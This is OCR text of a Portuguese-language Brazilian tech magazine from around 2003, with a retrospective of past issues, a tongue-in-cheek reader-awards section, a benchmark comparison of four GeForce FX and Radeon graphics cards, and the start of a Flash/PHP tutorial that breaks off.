
Confira as capas e matérias que mais marcaram a história da **Geek**. Nesta seleção com as revistas que marcaram época e são lembradas com saudade, você vai poder lembrar e se emocionar com os melhores momentos de todos os tempos da **Geek**.

*Esta seleção foi feita com base na escolha dos leitores que visitaram nosso site e com integrantes de todas as equipes que participaram da **Geek**. Como não chegamos a um acordo para decidir qual foi a melhor de todos os tempos, vamos apresentá-las em ordem cronológica. Se você discorda e acha que está faltando alguma edição, mande um e-mail para *redacao@digerati.com.br*.

por Juliano Barreto
juliano@digerati.com.br




Em junho de 1998 chega a primeira edição, com mister Bill Gates na capa e o softmala completo no CD.
É a prova cabal do quando tudo no mundo muda.



Considerada por muitos como a melhor **Geek**. A terceira edição mostrava na capa o inédito Tux.
Segundo nossos levantamentos, esta edição também foi: "a minha primeira **Geek**" da maioria dos leitores.



A edição veio com um CD todo preto lotado de ferramentas hackers. Na capa, os incríveis computadores de vestir. Esta revista também é o marco zero da Editora Digerati



A capa da caveira virou uma referência na arte de piratear. No CD, uma seleção de softwares permitia emular diversos sistemas e serviços em um simples PC.



O GNU assume seu papel de principal herói do movimento free software e a revista compara os dois lançamentos: GameCube e Xbox.



A capa, que mais tarde seria "clonada" pela Wired, destacava a criação de games e a programação na linguagem C/C++.



A revolução "sem fio" é mostrada em primeira mão. No CD, ferramentas para ficar anônimo na Internet.



Histórica edição com uma entrevista exclusiva do guru do free software, Richard Stallman. No CD, os fãs de Linux e Delphi ganharam um presentão: o Kylix 3.0.



Em primeira mão, a **Geek** distribui o Kurumin, a distribuição Linux brasileira que roda direto do CD.
Na revista, os segredos do Athlon XP 3000 são desvendados.

Eleitas pelo site

Em pesquisa realizada no site da **Geek**, os leitores votaram e escolheram "qual Geek mais marcou sua vida".
O resultado surpreendente foi a apertada vitória da Geek#26, que tinha como destaques a entrevista com Richard Stallman e o Kylix 3.0. A diferença de pontos entre as primeiras colocadas foi pequena. Já o número de votos para "as outras" foi bem alto. Confira o resultado final da pesquisa.

Geek #26 (Entrevista com Stallman)	**21%**
Geek #12 (Pacote para pirataria)	**18%**
Geek #07 (CD especial hacker)	**16%**
Geek #02 (CD com o Red Hat)	**9%**
Geek #23 (Revolução do Wi-Fi)	**8%**
Geek #17 (A explosão do GNU)	**7%**
Outras edições	**17%**



AND THE

Votação encerrada, votos totalizados, algumas surpresas, chegamos ao fim do segundo Prêmio Geek. Nessas páginas, você vai conferir quem venceu, quem quase chegou lá e o papel que acabou reservado ao Windows (sim, ele levou um prêmio!).

Ah, nada como um evento como esse e uma festa para comemorar os cinco anos da nossa revista. Mas tinha que ter alguma coisa para estragar. E foi ele. Sim, mr. Stallman voltou para nos atormentar. Esse alegre senhor, com quem já até tomamos sopinha na padaria aqui ao lado foi contatado para votar no Prêmio em algumas categorias. Por descuido de algum funcionário (ainda vamos descobrir quem foi...) a palavra "open source" apareceu no e-mail. Pronto. Bastou para que fôssemos xingados de tudo quanto é nome e que nosso pedido por votos fosse solenemente ignorado. Mas, ah, se ele lembrasse da sopinha... Tudo bem, Stallman. Fica pro ano que vem. Agora vamos aos vencedores!

Filme

Crítica
O Senhor dos Anéis As Duas Torres (46%)
Público
O Senhor dos Anéis As Duas Torres (42%)
Menção Honrosa
Matrix Reloaded

Como no ano passado, não deu pra ninguém. *O Senhor dos Anéis*, desta vez com o seu segundo episódio, *As Duas Torres*, acabou ficando com o bicampeonato do Prêmio Geek.

Matrix Reloaded recebe apenas a Menção Honrosa, por ter sido lançado pouco tempo depois do prazo estipulado para entrar no prêmio, mas por ter grande importância para o público este ano.

Vamos ver no ano que vem como ficará a disputa entre o *Matrix Revolutions* e o último *O Senhor dos Anéis - O Retorno do Rei*.

Desenho Animado



Crítica
Os Simpsons (46%)
Público
Os Simpsons (65%)

E *Os Simpsons* vence novamente, também em dose dupla entre público e crítica. Também pudera: Homer Simpson acaba de ser eleito, por internautas do mundo inteiro, o americano mais importante de todos os tempos. Com grande colaboração da galera geek.

Esse bicampeonato de um desenho já tão antigo deixa a dúvida no ar: quando surgirá algo capaz de superá-lo?

Programa de TV



Crítica
Jackass (46%)
Público
Jackass (36%)

Não podia dar outra. Desta vez, o *Vitrine*, campeão do ano passado, foi amplamente superado pelo fenômeno *Jackass*. O programa, em si, é uma porcaria, mas responda-me, quem nunca deu risada e se divertiu com as idéias malucas de Johnny Knoxville?

Por isso, nada de hipocrisia. Tudo bem, não tente fazer isso em casa, mas *Jackass* foi o melhor programa de TV de 2003.

Edição Geek



Crítica
Geek 31 (30%)
Público
Geek 31 (27%)

A Geek 31 foi unanimidade. Não sabemos se simplesmente pelo fato de ser uma das mais recentes, mas o fato é que ela levou fácil o prêmio de melhor edição da **Geek** no ano. Bateu até mesmo o "simpático" mr. Stallman, que apareceu na Geek 26.

Mais uma prova de que PHP é a mais popular linguagem Web da atualidade. Fora isso, a revista tinha tutorial sobre Emacs, o melhor compilador e editor de textos do mundo (viu, tio Stallman, a gente é legal...) e uma matéria sobre Freenet. Além do CD com 1.001 utilidades, como sempre...

WINNER IS...



Comida

Crítica
Fernanda Lima (33%)
Público
Daniela Cicarelli (35%)

Este prêmio deve ter causado indignação às nossas leitoras. Nós entendemos isso perfeitamente. Mas elas devem saber que nós não vivemos sem elas... Nessa disputa, venceram as modelos-VJs da MTV que, por sinal, vivem brigando também atrás das telas.

Também, não podemos deixar de registrar uma Menção Honrosa para a pizza, que terminou com 25% da votação do público, em segundo lugar.

Parece que muitos dos nossos leitores não gostam da fruta...


Música

Crítica
Boom - System of a Down (38%)
Público
Boom - System of a Down (33%)

Infelizmente, não deu pra "Eguinha Pocotó"... O SOAD levou esse prêmio, mas Lacraia e MC Serginho marcaram um honroso terceiro lugar, com 17% da votação do público.

Mas agora falando sério, a disputa foi fácil para o SOAD, que só teve uma leve ameaça do Foo Fighters e "All my Life". No geral, uma votação previsível para aquela que é, de longe, a melhor banda da atualidade.

Álbum



Crítica
Racionais MC's
Nada como um dia após o outro dia (35%)
Público
Steal this Album
System of a Down (37%)

O System of a Down foi, este ano, o que o Gorillaz foi no ano passado. Música contestadora, de alta qualidade. Só que aqui ele teve que dividir o seu espaço com os Racionais, que fez sucesso entre a crítica.

Mas posso garantir: aqui, na redação, só deu Steal this Album. E parece que na casa dos leitores também...



Distro Linux


Crítica
Slackware 8.1 (53%)
Público
Mandrake 9.0 (30%)

Aqui ficou bem clara a diferença entre o que o público da **Geek** quer de um Linux e o que a crítica espera de um sistema. O Mandrake, uma das melhores distros para iniciantes, foi o preferido pelos leitores. Quem votou nessa opção deve estar querendo um SO que não dê muita dor de cabeça aos usuários.

Já o Slackware é o Linux para quem gosta de desafios, espera boa performance e prefere linha de comando à interface gráfica. De qualquer forma, são duas boas opções.

Boa notícia foi o brasileiríssimo Kurumin 1.0 ter ficado em segundo lugar na votação do público, com 27% dos votos, e à frente do Slackware.

Software



Crítica
KaZaA Lite (64%)
Público
KaZaA Lite (62%)

Não adianta falar de open source o tempo todo. O que o pessoal quer, mesmo, é piratear. O KaZaA Lite competiu com programas de primeiro nível sob GPL, como o OpenOffice e o Mozilla, mas não teve jeito. Venceu mesmo a melhor forma de conseguir música de graça pela Internet, sem spyware, como a versão original.

O KaZaA Lite é pirataria até as últimas conseqüências: além de zoar as gravadoras, ele pirateia até a rede que faz o trabalho sujo, a Fast Track. Por isso ele está no topo da lista da **Geek**.

Hardware




Crítica
Tablet PC (42%)
Público
Gravador de DVD (29%)
GeForce FX (27%)
(empate técnico)

Aqui eu tenho de reconhecer: os leitores deram um banho na crítica. Isso porque o Tablet PC ainda não decolou (quantos de nós já usou um?), enquanto os escolhidos pelo público são realmente, na prática, as melhores novidades no mercado de hardware, durante os últimos 12 meses.

O empate técnico entre o GeForce e os gravadores de DVDs permaneceu durante toda a votação. Enquanto isso, o maior rival do FX, o RADEON 9700 PRO, ficou só com a terceira posição na votação do público, com 25%.

Game



Crítica
GTA: Vice City (43%)
Público
Counter-Strike (42%)

A discórdia foi plantada no seio do povo geek. Enquanto a crítica resolveu apelar e dar a vitória ao politicamente incorreto Vice City, o público continuou preferindo os jogos de tiro em primeira pessoa, como o grande Counter-Strike, como representante maior.

De qualquer forma, as escolhas foram ótimas. Pena que o Postal ainda não pode concorrer...

Hacker



Crítica
Kevin Mitnick (42%)
Público
Kevin Mitnick (42%)

É, quem poderá superar Mitnick? Bem que tentamos lançar a Melzinha, a(o) moça(o) que alterou o DNS do site da **Geek** no Registro.br. Mas parece que não colou muito. Afinal, entre invadir sites do governo dos EUA e invadir a **Geek**, acho que o primeiro ainda é um pouco mais difícil. E Mitnick foi o destaque do ano: livre, ele lançou seu livro, que é um dos mais vendidos na área de hackerismo. Bom, só não é melhor que o *Universidade Hacker*... (olha a propaganda aí!)

Spam



Crítica
Enlarge your penis (57%)
Público
Enlarge your penis (38%)

Digamos que a vitória aqui foi pela insistência. Até quem nunca sonhou em ter um instrumento desses na vida já recebeu milhares de e-mails com essa frase na linha de assunto.

Mas uma coisa é inegável. As Uniputas, ninguém supera... E elas foram bem, ficando em terceiro, com 25% dos votos do público.

Bebida



Crítica
Ices (38%)
Público
Café (38%)

Que é isso, ninguém nunca tomou chá de VHS??? Só isso justifica o resultado do prêmio. Bom, brincadeiras à parte (não vá sair se intoxicando por aí), os Ices parece que vieram pra ficar e tornar a cerveja uma bebida de pobre. Enquanto isso, o café continua sendo o líquido preferido a ser ingerido nas noites insones em frente ao micro.

Personalidade



Crítica
Lula (53%)
Público
Lula (34%)

E o nosso querido presidente ganhou fácil. Apoiando firmemente o open source (desculpe, free software, Stallman!!!), ele venceu fácil os concorrentes. Mas ainda acho que o Lacraia merecia mais...

Site

Crítica
Google (46%)
Público
Boa Cabelo (www.boacabelo.blogspot.com e www.boacabelo.com.br) (41%)

Surpreendente! Um blog vence a disputa de melhor site do ano, entre os leitores da **Geek**! É que o Boa Cabelo não é um site qualquer. Ele desperta amor e ódio, falando da religião como se estivesse relatando os últimos acontecimentos na favela de Heliópolis.

A crítica ficou com medo de votar em tão polêmico representante e ficou com o óbvio: Google, que já deveria ser até hours-concours no Prêmio Geek (apesar de não ter ganho no ano passado).

Vírus

Crítica
Windows XP (83%)
Público
Windows XP (76%)

Nós juramos: não forçamos ninguém a votar no Windows XP. Se ele foi eleito com quase unanimidade (a maior votação do Prêmio), é porque tem algo errado com ele. Bom, pensando bem, a definição de vírus para o Windows é até bem precisa, afinal, ele se multiplica na exata medida em que suga a inteligência das pessoas, monopolizando o mercado.

Depois desse prêmio, é agora que a Microsoft não responde mais aos nossos telefonemas pedindo entrevistas...

Os últimos vencedores

Veja quem ganhou a primeiríssima edição do Prêmio Geek, no ano de 2002*

Música
"Clint Eastwood" (Gorillaz)

Álbum
Gorillaz (Gorillaz)

Comida
Pizza

Desenho
Os Simpsons

Filme
O Senhor dos Anéis - A Sociedade do Anel

Hoax
A morte de Roberto Marinho

Hacker
Richard Stallman
Dmitry Sklyarov

Personalidade
Linus Torvalds

Site
SourceForge

Stream On-line
Usina do Som

Vírus
Klez

Bebida
Café

Defacers
Silver Lords

Distribuição
Conectiva 7

Game
Medal of Honor

Hardware
PlayStation 2

Programa de TV
Vitrine

Software
KaZaA


Vaporware
Computador Popular

*Neste ano, houve apenas o prêmio do público

Quem é a crítica?

A votação da crítica contou com os membros da redação da Geek, os diretores da Digerati Editorial e a participação de convidados ilustres para praticamente todas as categorias. Confira quem foram esses convidados.

Filmes: Pepa Filmes (produtora) e Milton Xavier (colunista de cinema da MTV)
Desenho Animado: Denison Guizelini (concurso Animecon Music Video) e Cassius Medauar (editor de mangás da editora Conrad)
Programa de TV: Daniel Castro (crítico de TV da Folha de S. Paulo)
Distro Linux: Paulino Michelazzo (secretário-geral do Quilombo Digital) e Sandro Nunes Henrique (presidente da Abrasol)
Comida: Clayton Nunes (revista Sex Sites), Dinho Luiz (revista Playboy), Roberto Marques de Oliveira (site Malícia), David Brazil (colunista G Magazine) e André Fischer (site MixBrasil)
Música e Álbum: Alexander Rey Hunt (produtor musical)
Software: Sandro Nunes Henrique (presidente da Abrasol) e Márcio de Sousa Pessoa (projeto cluster LC3 - www.lc3.com.br)
Game: Jocelyn Auricchio (revista Top Games), Glauco D´Alessandro Bueno (gerente de marketing, Atari do Brasil), Ronny Marinoto (editor da revista Nintendo World)
Spam: Bruno César e Helber Bimbo (spammers da Geek)
Hardware: Fernando Wiek (especialista Geek) e Márcio de Sousa Pessoa (projeto cluster LC3 - www.lc3.com.br)
Hacker/Defacer e Vírus: Antonio Marcelo (Consultor de Segurança e Redes)



FAÇA O MELHOR UPGR

Comparamos as melhores opções do nosso mercado

Depois de arranjar a grana pra comprar uma placa nova, a maior dificuldade é fazer a melhor escolha, a melhor compra. Essa dificuldade se torna ainda maior quando se pretende comprar uma placa de vídeo, item cujas opções de compra pipocam de tudo quanto é lado.

Para tentar esclarecer quem está pensando em fazer um upgrade de placa de vídeo, fizemos um teste entre as mais recentes placas que podem ser encontradas em qualquer loja de informática aqui no Brasil. Confira com mais detalhes esses produtos escolhidos para o nosso teste:



GeForce FX 5200 PRO

Com a maturação dos drivers, otimizados para as GeForce FX, e a estabilização da produção em alta escala, a NVIDIA conseguiu que sua série FX não se transformasse em um tremendo fracasso.


Pensando em estender sua linha FX para todos os nichos do mercado, a empresa desenvolveu um chipset baseado no NV30 (chipset que equipa a GeForce FX 5800), para equipar a placa de vídeo substituta da popular GeForce 4 MX440, ou seja, destinado ao mercado de baixo custo. Trata-se da NV34, ou GeForce FX 5200 PRO.

Por ser baseado no NV30, o NV34 incorpora quase todas as suas características na manipulação de gráficos 3D, como a compatibilidade com as instruções do DirectX 9. Sua principal perda em relação ao NV30 é a ausência das controladoras do uso otimizado da memória de vídeo.

Características:

- Fabricação com tecnologia de 0.15 mícrons
- GPU composto de 45 milhões de transistores
- Compatibilidade com o AGP 8x
- Clock do core de 325 MHz
- Memória DDR de 128 bits com um clock de 325 MHz
- Versão 2.0+ do Vertex Shader e do Pixel Shader
- 2 RAMDACs funcionando a 350 MHz cada
- Preço: cerca de 300 reais, dependendo da fabricante e da quantidade de memória embutida

É bom lembrar que existe a versão "Non Ultra" da GeForce FX 5200. Suas únicas diferenças técnicas são o clock da memória e do core, 250 e 200 MHz, respectivamente, além de o preço ser um pouco menor.



GeForce FX 5600 PRO

Para tentar substituir a GeForce 4 TI 4200 no mercado, a NVIDIA lançou outro produto derivado da FX 5800, a GeForce FX 5600 PRO. Esta oferece uma potência bruta semelhante à da TI 4200, mas com as novas características da série FX, ou seja, é fabricada com transistores de 0,13 mícrons, suporte nativo às instruções do DirectX 9, melhora na performance quando usado com filtros gráficos como o FSAA ou o Anisotropic, filtros que melhoram a qualidade da imagem do vídeo, AGP 8x (essa característica já existia em versões especiais da GF4 TI), Vertex e Pixel Shader 2.0, entre outros...


Características:

- Fabricação com tecnologia de 0.13 mícrons
- GPU composto de 80 milhões de transistores
- Compatibilidade com o AGP 8x
- Clock do core de 400 MHz
- Memória DDR de 128 bits com um clock de 400 MHz
- Versão 2.0+ do Vertex Shader e do Pixel Shader
- 2 RAMDACs funcionando a 400 MHz cada
- Preço: cerca de 700 reais, dependendo da fabricante e da quantidade de memória embutida

A GeForce FX 5600 PRO, bem como a 5200 PRO, também tem sua versão "Non Ultra", e novamente o que muda é apenas a velocidade com que o core e a memória trabalham. Na GeForce FX 5600 o core tem um clock de 325 MHz e a memória tem um clock de 275 MHz.

ADE DE VGA POSSÍVEL!

por Fernando Wiek
frafael@digerati.com.br



RADEON 9000 PRO

A RADEON 9000 PRO, da ATI, já está há um bom tempo sendo comercializada, mas só agora começa a ficar um pouco mais popular, pois seu preço abaixou devido ao lançamento da nova linha de Radeons, a 9200, 9600 e 9800. Na época em que foi lançada, ela incorporava muitas novas tecnologias, mas que, hoje, podem ser chamadas de padrão para as placas recentes. A RADEON 9000 PRO é um "downgrade" da RADEON 8500, absorvendo muitas das suas características, algumas ultrapassadas, como a compatibilidade nativa somente com o DirectX 8.1; mas acrescentando boas novidades, como o suporte ao AGP 8x e uma tecnologia que suaviza os vídeos em streaming, chamada de FullStream.

Características:

- Fabricação com tecnologia de 0.15 mícrons
- GPU composto de 80 milhões de transistores
- Compatibilidade com o AGP 8x
- Clock do core de 275 MHz
- Memória DDR de 128 bits com um clock de 275 MHz
- Versão 1.1 do Vertex Shader e 1.4 do Pixel Shader
- 2 RAMDACs funcionando a 400 MHz cada
- Preço: cerca de 300 reais, dependendo da fabricante e da quantidade de memória embutida

Como não poderia deixar de ser, a RADEON 9000 PRO também apresenta sua versão mais fraquinha, a RADEON 9000. Ela tem um clock de 250 MHz no core e 200 MHz nas memórias.



RADEON 9500 PRO

Essa placa surgiu logo depois do lançamento da RADEON 9700 PRO, pois a ATI sabia que com somente uma grande novidade para o mercado high-end ela não conseguiria obter os lucros que pretendia. Então, baseada na estrutura da RADEON 9700 PRO ela lançou a RADEON 9500 PRO.
Como sempre acontece, as versões mais baratas têm um clock menor, e nesse caso não foi diferente, mas essa não foi a única mudança; na RADEON 9700 PRO as memórias são de 256 bits, que proporcionam um bandwidth de 19.8 GB. A RADEON 9500 só trabalha com memórias de 128 bits, gerando um bandwidth de "apenas" 8.8 GB por segundo.

Características:

- Fabricação com tecnologia de 0.15 mícrons
- GPU composto de 50 milhões de transistores
- Compatibilidade com o AGP 8x
- Clock do core de 275 MHz
- Memória DDR de 128 bits com um clock de 275 MHz
- Versão 2.0+ do Vertex Shader e do Pixel Shader
- 2 RAMDACs funcionando a 400 MHz cada
- Preço: cerca de 700 reais, dependendo da fabricante e da quantidade de memória embutida

A RADEON 9500 "Non PRO" não tem diferença nos clocks. A grande diferença é que na RADEON 9500 existem 4 pipelines paralelos em vez dos 8 originais da RADEON 9500 PRO, e isso afeta sensivelmente seu desempenho. No começo da fabricação da série 9500, houve quem conseguisse tranformá-la em uma RADEON 9700, porque há a possibilidade de terem sido vendidas placas 9700 underclockadas, virando 9500, e muitos descobriram essa semelhança, pois até a memória era de 256 bits ainda. Mas é uma pena que hoje seja raríssimo de se achar uma dessas placas.

Que comecem os testes!

A meu ver, as placas citadas acima apresentam o melhor custo-benefício do mercado, pegando exatamente os dois maiores mercados no Brasil, os de placas low-end e mid-end; por isso foram escolhidas as duas melhores placas para esses dois mercados. Então, se vc faz parte do mid-end, fique de olho no combate GeForce FX 5600 Ultra x RADEON 9500 PRO. Já se vc faz parte da low-end, preste atenção na disputa GeForce FX 5200 Ultra x RADEON 9000 PRO.

A escolha de comprar a versão "Non Ultra" ou "Non Pro" de cada placa é sua; vc perderá FPS com essas versões, mas se seu orçamento estiver muito apertado e só der pra comprar essas versões, tudo bem. Mesmo assim, eu o aconselho esperar mais um pouco e a juntar um pouco mais de dinheiro, pois a diferença não é muita, a maior diferença de preço está entre a RADEON 9500 pra 9500 PRO.

Setup dos testes:

Configuração do computador usado para os testes:

SO: Windows XP SP1
Processador: Atlhon T.Bread 1700@2500 JIUGB
Mobo: Abit NF7-S Rev2.0 (nForce2)
Memória: 256 MB PC3200 Geil Platinum (CAS 2.5)
Fonte: Thermaltake W0007
Cooler : Volcano7+
Som: on board
HD: Maxtor Diamond Plus 9 ATA 133 7200 RPM
Monitor: Samsung SyncMaster 955 DF

Placas ATI usadas no teste:

RADEON 9500 PRO ATI com 128 MB
RADEON 9000 PRO Sapphire com 128 MB
Driver:
Catalyst 3.4 com os settings em "Default"

Placas NVIDIA usadas no teste:

GeForceFX 5200 Ultra MSI com 128 MB
GeForceFX 5600 Ultra MSI com 128 MB
Driver:
Detonator 44.10 com os settings em "Default"

Programas usados no teste:

Serios Sam: The Second Enconter
Unreal Tournament 2003
3DMark 2K1 SE
Splinter Cell Benchmark Patch

Obs.: O HD será formatado a cada teste. Por exemplo, faremos todos os testes com uma placa, depois formatamos a máquina e faremos os testes com outra, isso para que os resíduos dos drivers de outra empresa não prejudiquem o desempenho das VGAs. Mesmo com as placas usando os mesmos drivers, será feito esse procedimento, para que não haja dúvidas. Só serão instalados os drivers da nForce2, os drivers da placa que será testada no momento e os programas dos testes; não será feita nenhuma otimização no SO ou usado algum tweaker como o RivaTuner.

Serios Sam: The Second Enconter

O Serios Sam: The Second Enconter é um dos jogos mais customizáveis que existem. É feito em cima do OpenGL, por isso achei desnecessário o teste com o Quake III, que testa a mesma API, além de ter uma engine bem mais antiga, que não aproveita todos os recursos das placas aqui testadas.

Será feito o teste em três resoluções, todas em 32 bits: 1024x768, 1280x1024, 1600x1280

Teste Catedral: 1024x768/32bits

RADEON 9500 PRO: 95 fps
RADEON 9000 PRO: 79 fps
GeForceFX 5200 Ultra:71 fps
GeForceFX 5600 Ultra: 80 fps

Teste Catedral: 1280x1024/32bits

RADEON 9500 PRO: 73 fps
RADEON 9000 PRO: 49 fps
GeForceFX 5200 Ultra: 43 fps
GeForceFX 5600 Ultra: 50 fps

Teste Catedral: 1600x1280/32bits

RADEON 9500 PRO: 48 fps
RADEON 9000 PRO: 31 fps
GeForceFX 5200 Ultra: 28 fps
GeForceFX 5600 Ultra: 34 fps

Aqui parece que as placas da ATI se deram bem em cima de suas rivais de mercado. A RADEON 9500 PRO ficou na frente da GeForce FX 5600 Ultra e a RADEON 9000 PRO ficou na frente da GeForce FX 5200 Ultra.

Unreal Tournament 2003

Até antes do seu lançamento, o demo do UT2K3 já era usado para testes de benchmark, tamanha a flexibilidade e compatibilidade com novas tecnologias empregadas nas placas gráficas atuais.

Depois de lançada sua versão final é que ele se tornou mesmo um benchmark obrigatório para uma comparação de desempenho entre VGAs, pois trata-se de um jogo de verdade, não testes com jogos, vamos dizer, de mentira. O Setup do vídeo será configurado nas opções mais altas, ou seja, High, Very High, etc, sendo testado em três resoluções: 1024x768, 1280x1024, 1600x1280

Antalus Flyby: 1024x768/32bits

RADEON 9500 PRO: 101 fps
RADEON 9000 PRO: 40 fps
GeForceFX 5200 Ultra: 55 fps
GeForceFX 5600 Ultra: 92 fps

Antalus Flyby: 1280x1024/32bits
RADEON 9500 PRO: 61 fps
RADEON 9000 PRO: 22 fps
GeForceFX 5200 Ultra: 28 fps
GeForceFX 5600 Ultra: 55 fps

Antalus Flyby: 1600x1280/32bits
RADEON 9500 PRO: 38 fps
RADEON 9000 PRO: 14 fps
GeForceFX 5200 Ultra: 18 fps
GeForceFX 5600 Ultra: 36 fps

Agora o resultado entre a RADEON 9000 e GeForce FX 5200 Ultra se inverteu. A 5200 leva uma pequena vantagem em todas as resoluções. A RADEON 9500 PRO continua na frente.

3DMark 2K1 SE

Mesmo com o lançamento da versão 2K3, a versão 2K1 do famoso benchmark da FutureMark ainda é muito usada. Isso porque seu teste indicou que ela é mais estável que a versão 2K3, que ainda gera muita desconfiança entre os usuários, pois mesmo sendo um dos primeiros programas a testar o desempenho das placas usando o DirectX 9, muitos diziam que somente no último teste realizado é que ele usaria algumas instruções do DirectX 9; nos demais testes é usado o tradicional DirectX 8.1 e até mesmo o DirectX 7. As placas da NVIDIA estavam tendo maus resultados nesse benchmark e a FutureMark foi acusada de ajudar a ATI. Depois a NVIDIA lançou um drive que, segundo a FutureMark, trapaceia o 3DMark 2K3, fazendo-o mostrar um resultado melhor do que o alçançado de verdade, e por aí vai... Por essas e outras, ele não é tido como um benchmark, digamos, sério.
A versão 2K1 é muito boa, pena que ela só testa o desempenho utilizando a API DirectX 8.1, mas em contrapartida ela serve pra verificar o desempenho da placa de vídeo nos jogos atuais, pois a maioria deles ainda usa o DirectX 8.1. O teste será completo, nas resoluções 1024x768, 1280x1024 e 1600x1280.

3DMark 2K1 SE: 1024x768/32bits
RADEON 9500 PRO: 11.995 fps
RADEON 9000 PRO: 7.853 fps
GeForceFX 5200 Ultra: 8.583 fps
GeForceFX 5600 Ultra: 11.137fps

3DMark 2K1 SE: 1280x1024/32bits
RADEON 9500 PRO: 9.695 fps
RADEON 9000 PRO: 5.273 fps
GeForceFX 5200 Ultra: 6.843 fps
GeForceFX 5600 Ultra: 8.567fps

3DMark 2K1 SE: 1600x1280/32bits
RADEON 9500 PRO: 7.356 fps
RADEON 9000 PRO: 3.898 fps
GeForceFX 5200 Ultra: 4.983 fps
GeForceFX 5600 Ultra: 6.462 fps

No 3DMark a situação se mostrou a mesma do Unreal 2k3: GeForce FX 5200 Ultra na frente da RADEON 9000 PRO, e RADEON 9500 PRO na frente da GeForce FX 5600 Ultra.

Splinter Cell

Um dos jogos mais comentados do momento, ganhou o seu modo benchmark através de um patch. Para pegá-lo, vá ao site do jogo (*www.splintercell.com*) e, na área de patchs, pegue o mais novo, que adicionará o modo benchmark e outras otimizações e correções de bugs no jogo. Ainda não é um benchmark que possa realmente ser levado em consideração, como o Unreal 2K3, mas é uma boa pedida, pois trata-se de uma engine nova, que, como o Unreal 2K3, usa e abusa das novas características das VGAs. O jogo será testado em sua configuração máxima, nas resoluções 1024x768, 1280x1024 e 1600x1280.

Teste 1024x768/32bits
RADEON 9500 PRO: 25.4 fps
RADEON 9000 PRO: 12.7 fps
GeForceFX 5200 Ultra: 17.6 fps
GeForceFX 5600 Ultra: 20.8 fps

Teste 1280x1024/32bits
RADEON 9500 PRO: 20.2 fps
RADEON 9000 PRO: 11.7 fps
GeForceFX 5200 Ultra: 12 fps
GeForceFX 5600 Ultra: 16 fps

Teste 1600x1280/32bits
RADEON 9500 PRO: 19.6 fps
RADEON 9000 PRO: 9.7 fps
GeForceFX 5200 Ultra: 10.3 fps
GeForceFX 5600 Ultra: 12.3 fps

No Splinter Cell, as disputas entre as placas foram bem mais acirradas, mas ainda assim permaneceram as mesmas colocações anteriores: GeForce FX 5200 Ultra e RADEON 9500 PRO na frente da RADEON 9000 PRO e GeForce FX 5600 Ultra.


Qual é a melhor escolha?

Nos testes, ficou claro que se vc tem uma quantia em dinheiro na faixa de 300 reais pra gastar em uma placa de vídeo, deve pegar uma GeForce FX 5200 Ultra. Esta se mostrou melhor na maioria dos testes, tem suporte a DirectX 9 e, com novos Detonators, deve ter sua performance melhorada ainda mais. Se vc possui uma quantia na faixa de 700 reais, compre RADEON 9500 PRO, mesmo sabendo que, a cada novo Detonator que a NVIDIA lança, o desempenho das FX melhora. A RADEON 9500 PRO já é uma placa bem estável e poderá ter melhor desempenho em jogos da nova geração, como Doom 3 e Half-Life 2.

Muita gente ainda tem dúvidas de como adicionar dinamismo ao Flash, usando alguma linguagem de servidor. Na verdade, a operação é muito simples: usando o comando loadVariables você chama um script no servidor (no caso desse tutorial, um PHP), do qual automaticamente o Flash envia as variáveis. Depois, o script é executado, retornando o resultado ao Flash.
Este tutorial é dividido em duas partes: na primeira, faremos a programação e deixaremos o formulário em

Trabalhando no Flash

A parte desenvolvida em Flash é extremamente simples, com pouca programação, em que o design, animações e rococós ficam à sua escolha. Nosso exemplo é bem simples para facilitar o entendimento.



Crie três layers, um para a programação, outro para o conteúdo e o último para o fundo, como mostra a figura ao lado.

